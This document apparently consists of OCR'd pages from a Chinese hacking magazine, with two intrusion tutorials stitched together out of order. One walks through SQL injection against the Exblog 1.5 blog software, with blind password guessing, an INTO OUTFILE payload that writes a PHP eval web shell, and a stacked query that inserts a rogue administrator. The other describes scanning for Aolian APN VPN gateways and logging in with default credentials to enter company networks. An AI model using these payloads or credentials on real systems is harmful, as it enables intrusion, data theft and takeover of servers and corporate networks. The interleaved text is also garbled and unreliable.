


图1

这样放到SQL语句里就是"select * from exblog_links where homepage='Just Test' or url='http://' or mid(version(),1,1)='4'/*'"如果系统版本是4.0以上的话，我们提交的时候查询结果就会为真，提交之后会返回说同名连接已经存在。否则就说明系统版本是4.0以下的，大家可以继续用这种方法判断详细的版本号。

判断出版本后就可以进行更深层次的注入了，我们对Exblog_admin表更有兴趣。4.0以上是支持Union的，4.1以上才支持2个Select语句连着进行查询，所以这里我们只能借助于Union来达到跨表查询的目的。构造的注入变量如下："http://' union select 1,2,3,4,5,6,7,8 from exblog_admin where id=1 and mid(password,8,1)>'9'/*"。

该代码可以判断出管理员ID为1的用户的密码第一位是数字还是字符，如果为真就说明为字符，如果为假就

说明为数字。经过一系列猜测我们可以完成对管理员密码的猜测。

小提示：要用后面的Logo使Insert语句失效，否则这会在后台的友情连接里留下测试的痕迹。

拿到管理员MD5加密密码后可以尝试破解，然后登录后台。在后台如何获得WebShell呢？我们可以在上传文件配置里添加PHP的上传文件类型，然后在发表Blog里添加一个附件就可以获得WebShell了！如图2所示。




图2

但是使用这样的主法感觉很不爽，因为破解MD5非常麻烦，并且我们知道在MySQL中权限允许的话，使用"'"而知道一个可写的Web路径就可以直接利用Into outfile功能写一个WebShell。这里正好符合我们的环境要求，剩下的关键问题是如何得到一个Web路径，我考虑了很久。Zizzy给了我一个惊喜：在Exblog里某些文件，如"/include/smarty/smarty_compiler.class.PHP"，没有处理好会导致物理路径的泄露。

首先看看站点的物理路径，直接访问"/include/smarty/smarty_compiler.class.php"，得到了物理文件的路径，如图3 所示。




图3

然后我们判断数据库连接用户是否有File权限，可以利用上面的注入URL："http://' or length(load_file('d:\\usr\\www\\html\\PHP\\exblog1.5\\exblog_v1.5.1\\upload\\index.PHP'))>0/*"。如果提示同名连接存在，就说明有File权限并且数据库与Web在同一台服务器上。

小提示：这里要注意Windows下路径的表达，用"\\"代替"\"。

我们首先将后门写到数据库里，提交一个名为loveshell，URL为"http://<? eval($_POST[shell])?>"的连接。很幸运，因为程序没有对<>代码进行过滤，这无论是对跨站还是写Shell都带来了巨大的便利。在注册连接的名字处写loveshell，在URL处写代码"http://' into outfile 'd:\\usr\\www\\html\\PHP\\exblog1.5\\exblog_v1.5.1\\upload\\shell.PHP'/*"如图4所示。




图4

提交后语句变成"select * from exblog_links where homepage='Just Test' or url='http://' into outfile 'd:\\usr\\www\\html\\PHP\\exblog1.5\\exblog_v1.5.1\\upload\\shell.PHP'/*"正好将我们前面提交的字段导出到文件里了，得到WebShell如图5所示。




图5

很多朋友可能遇到的情况更郁闷，猜测了好久终于得到了MD5密码但破解不出来，或者是数据库权限不够不能直接得到WebShell。有没有更好的办法解决呢？答案是肯定的，让我们看看它自己定义的数据库查询函数吧。在\include\mysql.php中，发现了它使用的数据库类，其中Query函数如下：

```
function query($query_string, $connect_id = 0)
{
if (FALSE == is_resource($connect_id)) $connect_id
= &$this->connect_id;
$queries_string = explode(";;", $query_string);
if ("mysqli" != $this->mode)
{
if (TRUE == $this->support_charset) @mysql_query
("set CHARACTER SET {$this->charset}", $connect_id)/
* or trigger_error($this->getError("message"),
E_USER_WARNING)*/;
foreach ($queries_string as $key => $query_str)
{
if (FALSE == empty($query_str)) $query_id =
@mysql_query($query_str, $connect_id) or trigger_error
($this->getError("message"), E_USER_WARNING);
……//省略无关代码
```

怪不得不能用数据库出错暴出路径，原来他用了自定义的操作，并且用了@屏蔽错误信息。我们看到此操作函数是用";;"分隔传递的$Query_string，然后执行多个查询。通过它和操作Exblog，我们间接完成了MySQL的多句查询功能。我们提交URL："http://';;insert into exblog_admin

适合读者：入侵爱好者
前置知识：无



利用硬件VPN渗透内网

文/图 黑暗骑士

本人无意中发现一种利用VPN入侵企业内部局域网的方法，在网上找了一下，还没有此类的文章，所以就拿出来与大家一起分享。

其实入侵的原理就是利用奥联APN的默认账号和密码把本机通过奥联APN加入到对方局域网中去。专业一点来说就是自己做一个VPN。奥联APN是个什么东西呢？根据它的功能来看，应该可以把它归类为网关产品。它集成了VPN、防火墙、并且支持PPPOE拨号等多种上网方式。内置代理上网，内部DHCP/DNS服务等功能很强大。就因为它功能强大，所以一旦被入侵，对企业来说将会损失惨重。我们这里用到的只是它的VPN功能。

为什么文章的标题是入侵深圳的企业网络呢？因为深圳的企业用该产品的比较多，其他地方的用户就比较少。既然入侵原理大家都知道了，接下来我就演示一下入侵的具体过程吧。

首先我们要准备一些工具：WebDAVSCAN1.0、奥联APN客户端软件。WebDAVSCAN主要是用来扫描存在WebDAV漏洞的，不过这里我们用它来扫描互联网上的奥联APN设备。而奥联APN客户端软件是用来连接奥联APN设备、与对方局域网建立一条VPN的。

工具都准备好了，我们就开始吧。首先打开WEBDAVSCAN，填上一段IP扫描，如图1所示。

扫描结果出来了，我们如何判断呢？大家看看 HTTP Banner这一栏，只要看到APN HTTPD就可以确定它是奥联APN的产品了，至于V1.3那是它的版本。

接下来我们打开浏览器，在地址栏输入你扫描到的IP地址。如图2所示。

点击"中文"，出现输入用户名和密码提示框，我




图1




图2

们输入用户名：root，密码 gw1admin。这就是它默认的初始密码，一般的公司把该设备买回去后都不喜欢改密码，这也是此漏洞存在的根本原因。点确定我们就进入了WEB配置页面。如图3所示。

我们现在要做的就是利用此页面配置一条VPN，所以其他的不管，直接点虚拟专网，进入后如图4 所示。

再点APN移动用户，进入后如图5所示。

在图5 的配置界面，单选按纽选择服务器管理，再

(uid,user,password) values ('0','loveshell','e10adc3949ba59abbe56e057f20f883e')/*"。提交后可以直接得到一个名为Shell，密码为123456的管理员。效果如何自己去测试吧！至少官方是测试通过的，如图6 所示。

到这里我们对Exblog的注入利用有了详细的了解，看来程序的安全真的在于程序员而不是在于什么语言和什么配置。对于有害的参数的过滤，Exblog不仅没有放行，反而为了程序的方便，将原有的安全性也降低了。至于修补，这些需要过滤的地方太多了，还是把获得变量的方式改成和GET一样吧，至少那样不会出什么SQL注入方面的乱子。

